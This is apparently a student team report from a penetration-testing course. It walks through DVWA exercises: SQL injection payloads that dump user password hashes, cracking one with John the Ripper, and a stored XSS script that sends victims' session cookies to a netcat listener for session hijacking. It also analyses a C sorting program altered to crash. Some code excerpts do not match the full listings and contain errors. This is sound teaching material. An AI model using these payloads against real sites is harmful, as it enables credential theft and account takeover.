BUILD WEEK 2

Team 5

INDEX

Team 5

TEAM LEADER - ANTONIO PERNA

TEAM :

- Alberto Guimp
- Donato Tralli
- Michele Covi
- Denys Vitevskyi
- Roberta Mercadante

Assignment Brief

1. SQL Injection Exploitation:

Using the techniques covered in theoretical lessons, exploit the SQL Injection vulnerability in the DVWA web application to retrieve the cleartext password of user "Pablo Picasso". Note: After obtaining the password hashes, an additional step is required to recover the actual cleartext password.

2. Persistent XSS Attack Simulation

Exploit the stored XSS vulnerability in DVWA to simulate session hijacking by stealing a legitimate user's cookies and forwarding them to a web server under your control. Explain the purpose of the script used in this attack.

3. Program Analysis

Carefully review the attached program and:

- Describe its expected functionality before execution
- Reproduce and run the program in the lab environment – were your initial assumptions correct?
- Modify the program to deliberately trigger a segmentation fault

4. Metasploitable Exploitation

The Metasploitable machine has multiple potentially vulnerable services. You are required to:

- Perform a basic vulnerability scan using Nessus
- Exploit the vulnerability in the service running on TCP port 445 using MSFConsole (see hints)
- Execute the ipconfig command after gaining a session to verify the victim machine's network address

5. Windows XP Exploitation

The Windows XP machine contains multiple vulnerable services. You must:

- Conduct a basic Nessus vulnerability scan
- Exploit the vulnerability identified as MS17-010 using Metasploit

Machine Configuration

Our team is required to configure the machine IP addresses as follows:

- Kali Linux: 192.168.13.100
- Metasploitable: 192.168.13.150

To modify these settings, we use the command:

sudo nano /etc/network/interfaces

This allows us to edit the network configurations for both machines.

```
# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.13.100/24
gateway 192.168.13.1
```

Kali Linux

```
address 192.168.13.150
netmask 255.255.255.0
network 192.168.13.0
broadcast 192.168.13.255
gateway 192.168.13.1
```

Metasploitable


SQL injection

SQL Injection is a web security vulnerability that allows attackers to interfere with the queries an application makes to its database. This occurs when the application accepts user input and directly incorporates it into SQL queries without proper validation or sanitization.

How It Works

- Malicious Input: An attacker submits harmful input through login forms, search fields, or URLs.
- Query Execution: The input is embedded into SQL queries without proper filtering, altering the original query structure.
- Consequences: This can lead to unauthorized access to sensitive data, data modification or deletion, and in some cases, full control over the database server.


Additional Team Requirement: Setting DVWA Security Level to "Low"



Database DVWA

SQL Injection Testing Procedure

We will test various conditions to observe the application's response. In this approach, we implemented always-true conditions.



First Query:

1' OR '1'='1

Result: The website returned a list of database users, confirming successful execution of our injected query.

Second Query:

1' UNION SELECT user, password FROM users WHERE user = 'Pablo' #

Query Breakdown:

1. UNION SELECT user, password FROM users WHERE user = 'Pablo'
   - The UNION operator combines results from multiple SELECT statements
   - Attempts to retrieve the 'user' and 'password' fields from the 'users' table where username equals 'Pablo'
   - This injected portion gets appended to the original query to extract sensitive data
2. # character
   - Comments out the remainder of the original query
   - Prevents syntax errors by ensuring only our injected portion executes

Attack Objective:

This SQL injection attack aims to:


- Retrieve the username and hashed password for user 'Pablo'
- Exploit a vulnerability in the web application's input validation
- Extract sensitive credentials from the 'users' table


Password Cracking


After obtaining the hashed password for user "Pablo", we will verify the hash type using Kali's "Hash-identifier" tool. In this case, it will identify the hash as MD5.
Knowing that it's an MD5 hash, we will create a file containing the hashed password and run John the Ripper tool.
The command we will execute is:
john --format=raw-md5 --incremental file_name

Where:

1. --format=raw-md5: Specifies that the hash format is raw MD5. This tells John the Ripper how to interpret the hashes in the file.
2. --incremental: Activates incremental mode, which is a brute force method that tries all possible character combinations.
3. file_name: The name of the file containing the password hashes to be cracked.









Login DVWA user ‘Pablo’

Finally, we test the credentials found in the database
and then cracked with John the Ripper in the DVWA login.
By entering username "pablo" and password "letmein", we can see the credentials are correct.






Stored Cross-Site Scripting (XSS)

Stored Cross-Site Scripting (XSS) is a web application security vulnerability where an attacker manages to inject malicious scripts into an application that are stored and then executed in users' browsers. Unlike reflected XSS, where the script is executed immediately as part of the response to a malformed request, in stored XSS the script is saved on the server and subsequently executed every time a user accesses the compromised page or data.

Stored XSS is a particularly dangerous vulnerability because it allows attackers to target a large number of users through scripts permanently stored in the web application. By implementing proper sanitization, escaping, and security policies, it's possible to mitigate the risks associated with this type of attack.

Payload Injection




The payload is the executable component of data or an attack that performs the intended action, whether it's transmitting useful data across a network or executing malicious commands in a cyber attack.

After identifying a vulnerable input point in the web application (e.g., a comment field or user profile), the attacker needs to insert malicious JavaScript code. However, initial attempts to insert the payload may fail because the maximum allowed input length is 50 characters. To bypass this restriction, the attacker must:

1. Inspect the page's HTML code
2. Modify the input field's parameters to accept up to 100 characters

Once this modification is made, the malicious code can be successfully stored on the server (e.g., as a comment, forum post, or profile description), where it remains ready to execute when accessed by users.




Payload Execution

When other users visit the page containing the stored malicious content, their browsers execute the JavaScript code. This code can perform various harmful actions, such as:

- Stealing session cookies
- Redirecting to phishing sites
- Performing unauthorized operations
- Logging keystrokes

In our case, we will steal session cookies to gain unauthorized access without authentication.




Payload Breakdown

1. <script>...</script>
   - These HTML tags encapsulate the malicious JavaScript code.
2. new Image()
   - Creates an invisible image object to send an HTTP GET request without visibly loading an image.
3. src Attribute
   - Points to the attacker's server (192.168.13.100:4444). When the page loads, the server receives an HTTP request.
4. http://192.168.13.100:4444/?cookie= + document.cookie
   - The URL sends the victim's cookies (retrieved via document.cookie) to the attacker's server, where they are stored in the cookie parameter.

Creating the Listening Server

After uploading the payload, it is necessary to create a listening server to receive cookies from users who view the payload.
The cookies appear next to the string "PHPSESSID."




The specific command "nc -l -p" is used to set netcat in listening mode on a specific port. Let's examine the options in detail:


- -l: Stands for "listen." It instructs netcat to enter listening mode on a specific port, waiting for incoming connections.
- -p: Specifies the port on which netcat should listen. For example, "-p 44" indicates listening on port 44.

The command "nc -l -p" is a powerful and versatile tool for listening to incoming connections on a specific port, facilitating various network operations such as host communication and file transfers.

Access to the Page



Finally, we modify the session cookies on the attacking machine to trick the server into believing we are the same person who previously logged in. By entering the path of a page that requires prior authentication, we will gain access logged in as the victim's user.



Buffer Overflow (BOF)

Buffer Overflow (BOF) is a security vulnerability that occurs when a program attempts to insert more data than a buffer(a preallocated portion of memory) can hold. This situation arises because the program fails to properly validate the amount of user input relative to the buffer's capacity. BOF exploits a coding flaw related to insufficient input validation. If the program does not check whether the data size respects the buffer's limits, the conditions for a potential overflow are created.
In practice, an attacker can deliberately input excessive data to manipulate the program's execution, for example, to execute unauthorized code.

System Exploit BOF

The initial program is written in C and implements a simple bubble sort function on an array of 10 integers entered by the user. Below is the code with a detailed explanation of each part:

```c
#include <stdio.h>

int main () {

int vector [10], i, j, k;
int swap_var;


printf ("Inserire 10 interi:\n");

for ( i = 0 ; i < 10 ; i++)
        {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
        }


printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
        {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
        }


for (j = 0 ; j < 10 - 1; j++)
        {
        for (k = 0 ; k < 10 - j - 1; k++)
                {
                        if (vector[k] > vector[k+1])
                        {
                        swap_var=vector[k];
                        vector[k]=vector[k+1];
                        vector[k+1]=swap_var;
                        }
                }
        }
printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++)
        {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
        }

return 0;


}
```

1. Library Inclusion:

`#include <stdio.h>`

This directive includes the standard C library necessary for using printf and scanf functions.

3. Number Input:

```
printf("Enter 10 integers:\n");for (i = 0; i < 10; i++) {int c = i + 1;printf("%d: ", c);scanf("%d", &vector[i]);}
```

The program prompts the user to enter 10 integers, which are stored in the vector array.

5. Bubble Sort Algorithm:

```
for (i = 0; i < 10; i++) {for (k = 0; k < 10 - i - 1; k++) {if (vector[k] > vector[k + 1]) {
 swap_var = vector[k];
vector[k] = vector[k + 1];
 vector[k + 1] = swap_var;}}}
```

The program sorts the numbers using the bubble sort algorithm.

2. Variable Declaration:

```
int vector[10], i, j, k;int swap_var;
```

An array vector of 10 elements is declared, along with variables i, j, k for loops, and swap_var for value swapping during sorting.

4. Displaying the Entered Vector:

```
printf("\nEntered array:\n");for (i = 0; i < 10; i++) {int t = i + 1;printf("%d: %d\n", t, vector[i]);}
```


The program prints the numbers entered by the user.

6. Displaying the Sorted Vector:

```
printf("\nSorted array:\n");for (j = 0; j < 10; j++) {int g = j + 1;printf("%d: %d\n", g, vector[j]);}
```

The program prints the sorted numbers.

Program Functioning



Explanation:
The program reads 10 integers from the user, stores them in an array, and then sorts the array using the bubble sort algorithm. Finally, it prints both the original and the sorted array.

- The user is prompted to enter integers.
- The original array is printed.
- The array is sorted using the bubble sort algorithm.
- The sorted array is printed.

Program Modification

```c
#include <stdio.h>
#include <stdlib.h>

void bubble_sort(int arr[], int n) {
    int i, j, temp;
    for (i = 0; i < n - 1; i++) {
        for (j = 0; j < n - i - 1; j++) {
            if (arr[j] > arr[j + 1]) {
                temp = arr[j];
                arr[j] = arr[j + 1];
                arr[j + 1] = temp;
            }
        }
    }
}

int main() {
    int vector[10], i, count = 0;

    printf("Inserire numeri interi (termina con Ctrl+D):\n");

    for (i = 0; ; i++) {
        if (i > 10) {
            // Forzare l'errore di segmentazione accedendo fuori dai limiti
            int *p = NULL; // Puntatore nullo per causare l'errore di segmentazione
            *p = 0; // Scrittura su puntatore nullo
        } else {
            printf("[%d]: ", i + 1);
            if (scanf("%d", &vector[i]) != 1) {
                break;  // Uscire dal ciclo se l'input non è un numero
            }
            count++;
        }
    }

    // Ordinare il vettore
    bubble_sort(vector, count);

    printf("\nIl vettore ordinato è:\n");
    for (i = 0; i < count; i++) {
        printf("%d ", vector[i]);
    }
    printf("\n");

    return 0;
}
```


As requested in the assignment, we modified the previous code to intentionally cause a segmentation fault. The program, written in C, allows the user to enter integers into an array, sorts them, and then prints them. However, if the user attempts to enter more than 10 numbers, a memory access issue occurs.

Explanation of the Modified Program PT1

1. Library Inclusion:

#include <stdio.h>
#include <stdlib.h>

- #include <stdio.h>: Includes the standard input/output library.
- #include <stdlib.h>: Includes the standard utility library for functions like memory management.



2. Sorting Function Definition:


void bubble_sort(int arr[], int n) {int i, j, temp;for (i = 0; i <= n - 1; i++) {for (j = 0; j <= n - 1; j++) {if (arr[j] > arr[j + 1]) {
temp = arr[j];
arr[j] = arr[j + 1];
arr[j + 1] = temp;}}}}

- The bubble_sort function sorts an integer array using the bubble sort algorithm:
  - int arr[]: The array to be sorted.
  - n: Number of elements in the array.
- Outer for loop: Iterates through each array element.
- Inner for loop: Compares adjacent elements and swaps them if they are in the wrong order, moving larger elements toward the end of the array.

3. Main Function:

int main() {int vector[10], i, count = 0;

- vector[10]: Array of 10 integers to store user-input numbers.
- i: Loop control variable.
- count: Tracks the number of elements actually entered by the user.



Explanation of the Modified Program PT2

4. Number Input:

printf("Enter integers (end with Ctrl+D):\n");for (i = 0; i++) {if (i >= 10) {int *p = NULL;*p = 0; // Deliberate segmentation fault} else {printf("%d: ", i + 1);if (scanf("%d", &vector[i]) != 1) {break;} count++;}}

- printf: Prompts the user to enter integers.
- for (i = 0; i++): An infinite loop that continues requesting numbers.
- if (i >= 10): Triggers a segmentation fault if >10 numbers are entered (exploit):
  - Creates a null pointer (int *p = NULL).
  - Attempts to write 0 via the null pointer (*p = 0).
- else: If input count is <10:
  - printf("%d: ", i+1): Displays the current input index.
  - scanf("%d", &vector[i]): Reads user input into vector.
  - Breaks loop on non-integer input (scanf != 1).
  - count++: Increments the valid input counter.

5. Array Sorting:

bubble_sort(vector, count);

- Calls bubble_sort to sort the vector array.

6. Sorted Array Output:

printf("\nSorted array:\n");for (i = 0; i < count; i++) {printf("%d ", vector[i]);}printf("\n");

- printf("\nSorted array:\n"): Header for sorted output.
- Loop: Prints each sorted element.
- printf("\n"): Adds a newline after output.

7. Program Termination:

return 0;

- Exits with status 0 (success).

```
printf("Inserire numeri interi (termina con Ctrl+D):\n");
for (i = 0; ; i++) {
    if (i > 10) {
        // Forzare l'errore di segmentazione accedendo fuori dai limiti
        int *p = NULL; // Puntatore nullo per causare l'errore di segmentazione
        *p = 0; // Scrittura su puntatore nullo
    } else {
        printf("[%d]: ", i + 1);
        if (scanf("%d", &vector[i]) != 1) {
            break;  // Uscire dal ciclo se l'input non è un numero
        }
        count++;
    }
}
```

4

```
bubble_sort(vector, count);
```

5

